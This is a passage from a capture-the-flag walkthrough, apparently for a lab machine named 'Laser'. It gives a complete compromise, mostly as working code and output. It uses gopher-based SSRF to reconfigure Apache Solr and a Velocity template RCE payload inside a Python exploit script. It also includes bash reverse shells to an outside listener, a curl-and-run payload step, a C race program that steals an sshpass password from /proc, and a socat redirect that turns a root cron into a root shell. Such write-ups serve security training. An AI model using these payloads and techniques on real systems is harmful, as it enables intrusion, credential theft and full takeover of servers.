It's necessary to understand what the script is doing in order to replicate it. First, it calls the `check()` method with the call `get_nodes()` to enumerate the nodes by requesting the `/solr/admin/cores` API. On finding nodes, it calls the `init_node_config()` method, which sends a POST request to `/solr/<core>/config`.

This request initializes the velocity configuration necessary for the code execution. Velocity is a Java based templating engine, which is the vector being exploited. Finally, the `rce()` method is called to send a GET request to `/solr/code/select` with the RCE payload.

We have to overcome two problems to be able to use this exploit. First, we need to find the node/core name to perform the execution on. Taking another look at the PDF, we see a list of ToDos.



## Todo

> 1. Fork support to increase efficiency for more clients
> 2. Data delivery in more formats
> 3. Dashboard design and some data analytics
> 4. Merge staging core to feed engine

The final point states that the `staging` core needs to be integrated with the feed engine. It's possible that a core is named `staging`.

The second problem is that we don't have any way to send POST requests. One protocol which can be abused for this purpose is Gopher. Gopher is one of the oldest protocols used to access resources over a network. The modern HTTP protocol is an evolved form of Gopher. The gopher protocol is supported by various browsers as well as libraries like libcurl. Unlike HTTP, Gopher can be used to craft requests and communicate with various kinds of services.


Let's try sending a POST request to ourselves using gopher.

```
gopher://10.10.14.10:80/_POST /test HTTP/1.1%0D%0AHost:
10.10.14.10%0D%0A%0D%0Apwned
```

The URL above will send us a POST request to `/test` with the data `pwned`. The CRLF line terminators need to be URL encoded as `%0D%0A` in order to be interpreted properly. Implement this in the script as follows:

```
template = '{ "version" : "v1.0", "title" : "PrinterFeed", "feed_url" : "target"
}'

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)

payload = "gopher://10.10.14.10:80/_POST /test HTTP/1.1%0D%0AHost:
10.10.14.10%0D%0A%0D%0Apwned"
feed = template.replace("target", payload)
serialized = base64.b64encode(pickle.dumps(feed))

data = stub.Feed(print_pb2.Content(data = serialized))
print(data.feed)
```

Start a listener on port 80 and then execute it.



```
sudo nc -lvp 80
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:54182.

POST /test HTTP/1.1
Host: 10.10.14.10

pwned
```

We end up getting a proper HTTP POST request as expected. Let's use this to set the configuration discussed earlier. The POST request is supposed to be in JSON format:

```
        payload = {
            'update-queryresponsewriter': {
                'startup': 'lazy',
                'name': 'velocity',
                'class': 'solr.VelocityResponseWriter',
                'template.base.dir': '',
                'solr.resource.loader.enabled': 'true',
                'params.resource.loader.enabled': 'true'
            }
        }
```

The corresponding payload would be as follows:

```
gopher://localhost:8983/_POST /solr/staging/config HTTP/1.1%0D%0AHost:
127.0.0.1:8983%0D%0AContent-Type: application/json%0D%0AContent-Length:
218%0D%0A%0D%0A{'update-queryresponsewriter': {'startup': 'lazy', 'name':
'velocity', 'class': 'solr.VelocityResponseWriter', 'template.base.dir': '',
'solr.resource.loader.enabled': 'true', 'params.resource.loader.enabled':
'true'}}
```

It's necessary to set the `Content-Type` to `application/json` and the `Content-Length` to length of the JSON data for the request to go through. Note that the node/core name is set to `staging` in the URL. Executing the script with this payload should set the configuration.

We can copy the RCE payload from the script as well, which will look like below:

```
http://localhost:8983/solr/staging/select?
q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($r
t=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27jav
a.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23s
et($ex=$rt.getRuntime().exec(%27<command
here>%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
```


We can use the HTTP protocol directly as it's a GET request. The command to execute will go within the `exec()` method.

```
import grpc
import pickle
import print_pb2
import print_pb2_grpc
import base64
import sys
from func_timeout import func_set_timeout, FunctionTimedOut
from urllib.parse import quote

template = '{ "version" : "v1.0", "title" : "PrinterFeed", "feed_url" : "target"
}'

channel = grpc.insecure_channel("10.10.10.201:9000")
stub = print_pb2_grpc.PrintStub(channel)

@func_set_timeout(5)
def set_config():
    payload = "gopher://localhost:8983/_POST /solr/staging/config
HTTP/1.1%0D%0AHost: 127.0.0.1:8983%0D%0AContent-Type:
application/json%0D%0AContent-Length: 218%0D%0A%0D%0A{'update-
queryresponsewriter': {'startup': 'lazy', 'name': 'velocity', 'class':
'solr.VelocityResponseWriter', 'template.base.dir': '',
'solr.resource.loader.enabled': 'true', 'params.resource.loader.enabled':
'true'}}"
    feed = template.replace("target", payload)
    serialized = base64.b64encode(pickle.dumps(feed))
    data = stub.Feed(print_pb2.Content(data = serialized))

try:
    set_config()
except:
    pass

command = quote(sys.argv[1])
payload = f"http://localhost:8983/solr/staging/select?
q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($r
t=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27jav
a.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23s
et($ex=$rt.getRuntime().exec(%27{command}%27))+$ex.waitFor()+%23set($out=$ex.get
InputStream())+%23foreach($i+in+
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"
feed = template.replace("target", payload)
serialized = base64.b64encode(pickle.dumps(feed))
data = stub.Feed(print_pb2.Content(data = serialized))

print(data.feed)
```

The `set_config()` method sets the desired configuration. The library `func_timeout` is used to time out the function call after 5 second. Next, we add the payload string in our script and the ability to read commands from the command line. Let's try sending an HTTP request to ourselves through the RCE.

```
pip3 install func_timeout
python3 interact.py "curl http://10.10.14.10"
```

Checking back on the HTTP server, we should see a request.



```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.201 - - [02/Dec/2020 09:45:24] "GET / HTTP/1.1" 200 -
```


This validates the vulnerability and we can proceed to get a shell. Create a file with a bash reverse shell.

```
/bin/bash -i >& /dev/tcp/10.10.14.10/4444 0>&1
```

Start a listener on port 4444 and then enter the commands below to execute it.

```
python3 interact.py "curl http://10.10.14.10/shell -o /tmp/shell"
python3 interact.py "/bin/bash /tmp/shell"
```

A shell as the user `solr` should be received.



```
rlwrap nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:54694.

solr@laser:/opt/solr/server$ id
uid=114(solr) gid=120(solr) groups=120(solr)
```


We can generate SSH and use them to login via SSH.

```
ssh-keygen
cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
cat ~/.ssh/id_rsa
```

# Lateral Movement

We can use a process monitoring tool such as pspy to check for crons and active processes.

```
scp -i solr.rsa pspy64s solr@10.10.10.201:/tmp
chmod +x /tmp/pspy64s
./pspy64s
```



```
solr@laser:/tmp$ ./pspy64s

2020/12/02 09:54:29 CMD: UID=0    PID=276430 | sshd: root [priv]
2020/12/02 09:54:29 CMD: UID=0    PID=276446 | sshpass -p
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz scp /opt/updates/files/bug-feed
root@172.18.0.2:/root/feeds/
2020/12/02 09:54:29 CMD: UID=0    PID=276447 | scp /opt/updates/files
/bug-feed root@172.18.0.2:/root/feeds/
2020/12/02 09:54:29 CMD: UID=0    PID=276448 | /usr/bin/ssh -x
-oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes
-oRemoteCommand=none -oRequestTTY=no -l root -- 172.18.0.2 scp-t
/root/feeds/
<SNIP>
2020/12/02 12:04:02 CMD: UID=0    PID=381949 | sshpass -p
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz ssh root@172.18.0.2 /tmp/clear.sh
2020/12/02 12:04:02 CMD: UID=0    PID=381950 | ssh root@172.18.0.2
/tmp/clear.sh
```

We see a process using the sshpass utility to copy files from the `/opt/updates/files` folder to the Docker container at `172.18.0.2`. It also executes the script `/tmp/clear.sh` on the host. sshpass is used to script SSH based tasks non-interactively, where the password is passed through the `-p` parameter. The man page also states the following.

```
The  -p  option  should  be  considered the least secure of all of sshpass's options.  All
system users can see the password in the command line with a simple "ps" command.  Sshpass
makes  a minimal attempt to hide the password, but such attempts are doomed to create race
conditions without actually solving the problem. Users of sshpass are  encouraged  to  use
one of the other password passing techniques, which are all more secure.
```

According to this, sshpass tries to mask the password on the command line. However, this is susceptible to disclosure through race conditions. We can look at the source code to see how sshpass attempts to mast the password.


```
        case 'p':
            // Password is given on the command line
            VIRGIN_PWTYPE;

            args.pwtype=PWT_PASS;
            args.pwsrc.password=strdup(optarg);

            // Hide the original password from the command line
            {
                int i;

                for( i=0; optarg[i]!='\0'; ++i )
                    optarg[i]='z';
            }
            break;
```

The program fills up the buffer with the password with `z` after copying it to another variable. There's a small interval between the time of invocation and the time this happens. This is the interval within which we might be able to leak the password. We can write some C which loops through the processes in the proc filesystem and reads their command line arguments. If we manage to read the password before it is replaced, we can use it to login to the container.

```
#include <glob.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <dirent.h>

int main()
{
    struct dirent *de;
    DIR *dr;
    char data[1024], path[1024];
    int fd, len;

    while(1) {
        dr = opendir("/proc");
        while((de = readdir(dr)) != NULL) {
            snprintf(path, 1023, "/proc/%s/cmdline", de->d_name);
            fd = open(path, O_RDONLY);
            len = read(fd, data, 1023);
            close(fd);
            if(!memcmp(data, "sshpass", 7)) {
                write(1, data, len);
                write(1, "\n", 1);
            }
        }
        closedir(dr);
    }
}
```

The code simply open up the `/proc` folder and loops through the folders (process IDs) in it. For each process, it opens `/proc/<folder>/cmdline` and reads the contents. The command line is printed out if the string starts with `sshpass`. Compile and transfer it with the follow commands.


```
gcc race.c -o race
scp -i solr.rsa race solr@10.10.10.201:/tmp
```



```
solr@laser:/tmp$ ./race  | grep -av zzzzzz

sshpass-pc413d115b3d87664499624e7826d8c5asshroot@172.18.0.2rm/tmp
/clear.sh
```

After running the binary, we should eventually leak the password in plaintext. Let's use this to login to the container as root.

```
sshpass -p c413d115b3d87664499624e7826d8c5a ssh root@172.18.0.2
```



```
solr@laser:/tmp$ sshpass -p c413d115b3d87664499624e7826d8c5a ssh
root@172.18.0.2

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug  5 06:12:03 2020 from 172.18.0.1
root@20e3289bc183:~# id
uid=0(root) gid=0(root) groups=0(root)
```


# Privilege Escalation

During enumeration with pspy we noticed that the cron also executes the script `/tmp/clear.sh` on the host. Since we have root privileges on the container, it's possible to redirect the SSH connection back to the host. This will result in execution of `/tmp/clear.sh` on the box itself.

We can use a statically compiled socat for this. Transfer the binary to the container and then use the following commands to stop SSH and start the redirector.


```
cd /tmp
service ssh stop
./socat -d TCP-LISTEN:22,fork,reuseaddr TCP:172.17.0.1:22
```

The command above redirects all connections received on port 22 on the container to port 22 on the host. Now, let's test if the redirection works properly. Login via SSH as the `solr` user and try to SSH to the container.



```
solr@laser:/tmp$ ssh solr@172.18.0.2

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle
attack)!
It is also possible that a host key has just been changed.

Last login: Wed Dec  2 12:31:44 2020 from 10.10.10.201
solr@laser:~$ id
uid=114(solr) gid=120(solr) groups=120(solr)
```

As we can see above, even though we SSHed into the container (172.18.0.2), we landed back on the host. This means that our redirection is working properly. We also see a warning about a potential Man-in-The-Middle (MiTM) attack. This is due to the fact that the SSH host keys for the container and host are different. Host keys are used to uniquely identify SSH servers and help in avoiding such attacks. However, this setting was ignored owing to the following SSH configuration.




```
solr@laser:/tmp$ grep -v '#' /etc/ssh/ssh_config

Include /etc/ssh/ssh_config.d/*.conf

Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
StrictHostKeyChecking no
```

As `StrictHostKeyChecking` is set to `no`, the SSH service ignores the check and proceeds to login with key based authentication.

Next, create a file `/tmp/clear.sh` containing a reverse shell. This will be executed by root after logging in.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.10/4444 0>&1
```

A root shell should be received on next task execution.



```
rlwrap nc -lvp 4444

Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.201.
Ncat: Connection from 10.10.10.201:40058.
root@laser:~# id
uid=0(root) gid=0(root) groups=0(root)
root@laser:~# ls -la /root
drwx------  6 root root 4096 Aug  4 07:04 .
drwxr-xr-x 20 root root 4096 May  7  2020 ..
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rwxrwxr-x  1 root root  433 Jun 29 06:48 reset.sh
-r--------  1 root root   33 Dec  2 04:37 root.txt
```